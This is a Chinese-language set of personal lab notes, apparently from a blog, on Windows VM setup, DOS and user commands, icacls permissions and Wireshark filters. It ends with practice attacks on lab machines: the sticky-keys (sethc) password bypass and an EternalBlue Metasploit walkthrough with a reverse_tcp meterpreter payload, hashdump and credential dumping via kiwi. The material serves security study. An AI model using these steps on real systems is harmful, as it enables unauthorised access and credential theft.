Windows
通用配置
# 修改RDP端口
regedit
HKEY_LOCAL_MACHINE>SYSTEM>CurrentControlSet>Control>Terminal Server>Wds>rdpwd>Tds>tcp>PortNumber(3389)
# 修改完重启一下服务里面的 Remote Desktop Services
Windosw7
虚拟机安装
# VM16pro,安装系统2C4G60G,删除打印机,工作网络,稍后提示,mz/aa
Windows7 企业版
# 安装VM Tools工具的补丁
windows6.1-kb4474419-v3-x64_b5614c6cea5cb4e198717789633dca16308ef79c.msu
# 禁用 Windows update
services.msc
启动类型:禁用;恢复:无操作
# 关闭 配置自动更新
gpedit.msc
管理模版 > Windows组件 > Windows Uupdate >> 配置自动更新 (已禁用)
# 关闭防火墙
控制面板\系统和安全\Windows 防火墙\自定义设置
# 压缩出一个D盘30G左右
# 克隆多一台WIn7虚拟机,并修改主机名mz-PC2
Windows Server 2019
虚拟机安装
# 桌面体验版,30G系统盘,aA1234
D潘
# 桌面优化
图标
# VMTools
安装 VMTools
# 关闭防火墙
控制面板\系统和安全\Windows 防火墙\自定义设置
# 关闭更新
gpedit.msc
管理模版 > Windows组件 > Windows Uupdate >> 配置自动更新 (已禁用)
# 无须按 Ctrl + Alt + Del交互式登录
gpedit.msc > Windows设置 > 安全设置 > 本地策略 > 安全选项 > 交互式登陆:无须按Ctrl + Alt + Del (已启用)
# 快照

# 克隆&修改主机名
系统设置
关闭系统更新
# 步骤一,win+r 打开 服务 窗口
services.msc
# 步骤二,选择 windows update,查看属性,常规>启动类型选择“禁用”,恢复>全部修改成“无操作”
Windows Update
# 步骤三,win+r 打开 注册表 窗口
gpedit.msc
# 步骤四,计算机配置>管理模版>Windows组件>Windows更新(Win11是里面的“管理最终用户体验”)的“配置自动更新”
禁用“配置自动更新”
Dos命令
文件&目录
dir 查看目录文件
dir # 查看当前目录文件
dir /w # 只显示名字
dir /s # 显示当前目录和子目录的所以文件
dis /a # 也显示隐藏文件
dir /s /p # 显示当前目录和子目录的所以文件 / 翻页
language-bat复制代码
md 创建目录
md test # 创建test目录
md a/b/c # 创建a/b/c多层目录
md public jishubu caiwubu xiaoshoubu # 批量创建四个目录
language-bat复制代码
cd 进入目录
cd path # 进入目录
cd / # 返回盘根目录
cd /d [盘符]:/path # 直接跨盘符调整指定目录
language-bat复制代码
rd 删除目录
rd /s test # 删除 test目录[需要确认]
rd /s/q a\b\c # 确定删除a\b\c目录[不用一个一个交互式确认删除]
rd public jishubu caiwubu xiaoshoubu # 批量删除四个目录
language-bat复制代码
cd> 创建文件
cd> aa.txt # 创建aa.txt文件
cd> a\aa.txt # 在a路径下创建aa.txt文件
language-bat复制代码
echo 输入文件内容
echo whoami > aa.txt # 往aa.txt文件覆盖写入内容whoami
echo whoami >> aa.txt # 往aa.txt文件追加写入内容whoami
echo whoami > a\aa.txt # 往a目录下的aa.txt文件覆盖写入内容whoami
language-bat复制代码
type 查看文件内容
type aa.txt # 查看aa.txt文件内容
language-bat复制代码
del 删除文件
del aa.txt # 删除 aa.txt 文件
language-bat复制代码
copy 复制文件
copy aa.txt test # 将aa.txt文件拷贝到test目录中
copy test\aa.txt bb.txt # 拷贝test目录下的aa.txt文件到根目录并修改为bb.txt文件
language-bat复制代码
ren 修改文件名
ren bb.txt cc.txt # 将 bb.txt 修改为 cc.txt
ren test\aa.txt bb.txt # 将test目录下的aa.txt 修改为bb.txt [后面不需要指定目录]
language-bat复制代码
用户&组
用户
# 1、查看用户
whoami /user # 查看当前用户
vmic useraccount get name,sid # 查看所以账号的名称和sid
net user  # 查看所有用户
net user admin # 查看admin用户信息
# 2、启用或禁用指定用户
net user admin /active:yes # 启用admin用户
net user admin /active:no #  禁用admin用户
# 3、命令创建用户
net user mz aa123456 /add  # 创建用户mz 密码为aa123456
# 4、命令重置用户密码
net user mz "" # 将mz用户密码重置为空
# 5、修改用户密码
net user mz 123456 # 将mz用户的密码修改为123456
# 6、命令删除用户
net user mz /del # 删除mz用户
language-bat复制代码
组
# 1、查看本地用户组
net localgroup
# 2、命令创建 group1 组
net localgroup group1 /add
# 3、命令删除 group1 组
net localgroup group1 /del
# 4、命令添加 mz 用户到指定 group1 组
net localgroup group1 mz /add
# 5、把指定 mz用户踢出 group1 组
net localgroup group1 mz /del
language-bat复制代码
文件系统&权限
文件系统&权限
Windowe系统格式:CDFS/UDF/FAT12/FAT16/FAT32/NTFS
NTFS (New Technology File System 新技术文件系统)

默认继承权限;可以通过禁用继承,修改权限和主体;
aa/bb: 如果aa禁用了继承,并修改权限;bb没有禁用继承,则bb会继承aa的权限;
cc/dd:如果dd禁用了继承,并修改权限;cc没有禁用继承,dd的权限保持不变;
复制代码
icacls 命令
## icacls "目录路径" [/参数] [用户/组:权限] [/选项]
#目录路径:需操作的目标目录(含空格时需用引号包裹)。
#参数:控制操作类型(如 /grant、/deny、/remove)。
#用户/组:指定权限对象(支持友好名称或 SID 格式,如 Administrators 或 *S-1-5-32-544)。
#权限:定义访问权限(如 F 完全控制、M 修改、RX 读取执行)。
#选项:控制操作范围(如 /T 递归、/C 继续错误、/Q 静默模式)。
# (I)(OI)(CI)(F): 继承父目录权限,且对子文件(OI)和子文件夹(CI)生效

## 1、查看当前权限
icacls "C:\Data"

## 2、修改权限
# 授予权限:为 Users 组授予目录及其子项的读取和执行权限(/T 递归生效)。
icacls "C:\Data" /grant "Users":(RX) /T
# 拒绝权限:显式拒绝 Guest 用户对目录的写入权限(优先于其他权限)。
icacls "C:\Data" /deny "Guest":(W)
# 删除权限:从 ACL 中移除 Everyone 组的所有权限条目。
icacls "C:\Data" /remove "Everyone"

## 3、继承权限
# 禁用继承并移除继承权限:目录将不再继承父目录权限,并删除所有已继承的权限条目。
icacls "C:\Data" /inheritance:r
# 禁用继承但保留权限:恢复继承父目录权限的设置。
icacls "C:\Data" /inheritance:d

## 4、备份与恢复权限
# 备份 ACL 到文件:将目录及其子项的 ACL 保存到文本文件,供后续恢复使用。
icacls "C:\Data" /save "C:\Backup\Data_ACL.txt" /T
# 从文件恢复 ACL:恢复目录及其子项的 ACL 为备份时的状态。
icacls "C:\Data" /restore "C:\Backup\Data_ACL.txt"

## 5、重置权限为默认继承
# 删除所有显式设置的权限,恢复为父目录的继承设置(慎用,可能导致权限丢失)。
icacls "C:\Data" /reset /T

## 典型应用{"OI,CI": "影响未来子文件和目录", "RWD": "不可以执行和修改权限其他都可", "/T": "需要递归现存的子孙文件和目录"}
icacls "public" /inheritance:r /grant "owner":(OI)(CI)(F) /grant "admin":(OI)(CI)(M|[RX,W,D]) /grant "group_rwd":(OI)(CI)(R,W,D) /grant "group_rx":(OI)(CI)(RX) /grant "group_r":(OI)(CI)(R) /T
language-bat复制代码
权限掩码说明
| 权限 | 含义 |
|---|---|
F |
完全控制(Full Control):包含所有其他权限(M + RX + W + D + WDAC) |
M |
修改(Modify):RX + W + D(可读写、执行、删除,但不能更改权限或所有者)。 |
RX |
读取和执行(Read and Execute):R + 执行权限(对目录需遍历权限)& 执行程序 |
R |
只读(Read-only):查看文件内容 & 列出目录内容 |
W |
只写(Write-only):修改文件内容 & 创建新文件 |
D |
删除(Delete):删除 & 重命名文件(需同时有 W 权限) |
WDAC |
写入 DAC(Write Data Access Control List):允许修改文件的 安全描述符(即 ACL 本身) |
OI |
子文件(子对象)/ 不递归 / 影响指定的目录及其未来子项(动态继承) |
CI |
子文件夹(容器)/ 不递归 / 影响指定的目录及其未来子项(动态继承) |
/T |
目录及所有子项 / 递归 / 影响当前目录及所有现有子项(静态修改) |
GR |
通用读取:允许用户查看目录内容或文件内容,但不允许修改或执行 |
GE |
通用执行:允许用户运行可执行文件或访问目录中的子内容 |
IO |
**(更推荐用/inheritance)**仅继承:当需要确保某个权限仅对子对象生效,而不对父目录本身生效时使用 |
| I | 继承权限(只读):查看权限时标识继承状态 |
Wireshark 抓包工具

抓包
1: 开始抓包
2: 停止抓包
3: 重新抓包
4:捕获过滤器:抓包前设置

16: 着色规则

#
显示过滤器: 分析 > 显示过滤器。可以添加过滤条件
过滤使用
ip.addr==10.10.11.148
tpc
udp
http

## 捕获过滤器 (抓包前,输入的条件要是绿色才可以)
ip host 192.168.16.100 and icmp
# 协议
tcp
icmp
# ip 过滤
host 192.168.16.100 # 源目的
src host 192.168.16.100 # 源
dst host 192.168.16.100 # 目的
# port 过滤
port 443
src port 443
dst port 443
# 一起使用
# and | && 两个参数都可以
# or | ||
# !
src host 192.168.16.100 && dst port 443
!broadcast # 非广播

## 搜索栏过滤
icmp
# ip
ip.addr==192.168.16.100
ip.src==192.168.16.100
ip.dst==192.168.16.100
tcp.port==443
udp.port=443
tcp.srcport=443
tcp.dstport=443
# 方法
http.request.method==GET
http.request.method==POST
ip.addr==192.168.16.100 and icmp
ip.addr==192.168.16.100 or icmp

## 将抓包内容作为过滤条件应用
Win+R命令
ncpa.cpl # 打开网络连接其他
cls # 清屏
ver # 查看当前dos版本
chkdsk # 检查当前磁盘,chkdsk d: 检查D盘
time # 显示时间
date # 显示日期
certmgr # 证书管理窗口
mstsc # 打开远程窗口
explorer # 文件管理器
calc # 计时器工具
cleanmgr # 磁盘清理工具
gpedit # 本地组策略编辑器
lusrmgr # 本地用户和组
notepad # 打开记事本
regedit # 注册表
sfc # 检查文件, sfc /SCANNOW
taskmgr # 任务管理器
write # 写字板
help = command /? # 查看有什么命令
color 0a # 修改cmd窗口颜色
language-bat复制代码
练习
练习1
漏洞
0001 5次shift漏洞
# 唤醒程序路径:C:\Windows\System32\sethc
# 复现方法:先关机重启,看到windows图标,直接在VM上关闭客户机(模拟开机时断断电源操作),再重启虚拟机,一定要看到“启动启动修复(推荐)”,回车;取消还原,查看“隐藏问题详细信息”,打开“X:\windows\system32\zh-CN\erofflps.txt”,在记事本中文件>打开,文件类型选择所有文件,将sethc修改为sethce,将cmd复制一份并修改为sethc,之后关闭窗口点击完成关机,再开机,点击用户登陆,按5次shift按键,在CMD窗口执行net user username "",设置无密码即可登录。

sethc

5次shift漏洞
0002 永恒之蓝
sudo nmap -sS -p 445 192.168.112.0/24 > p_445

cat p_445 | grep -E "Nmap|open"

#
msfconsole
  search ms17_010
  use auxiliary/scanner/smb/smb_ms17_010
  use exploit/windows/smb/ms17_010_eternalblue\
    set rhost 192.168.112.128 # 设置靶机
    set lhost 192.168.112.130 # 设置本机IP
    set payload windows/x64/meterpreter/reverse_tcp
    run # 开始攻击

## 攻击成功后的操作
screenshot # 截图
screenshare # 实时监控屏幕
# 查看密码
hashdump
load kiwi
ps -S "csrss"
migrate 344
creds_all
shell # 登陆到win7
chcp 65001 # 消除乱码
wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAllowTSConnections 1 # 远程
netstat -an # 查看端口
sudo rdesktop 192.168.112.128 # 发起远程
转载请注明来源,欢迎对文章中的引用来源进行考证,欢迎指出任何有错误或不够清晰的表达。可以邮件至 hjxstart@126.com
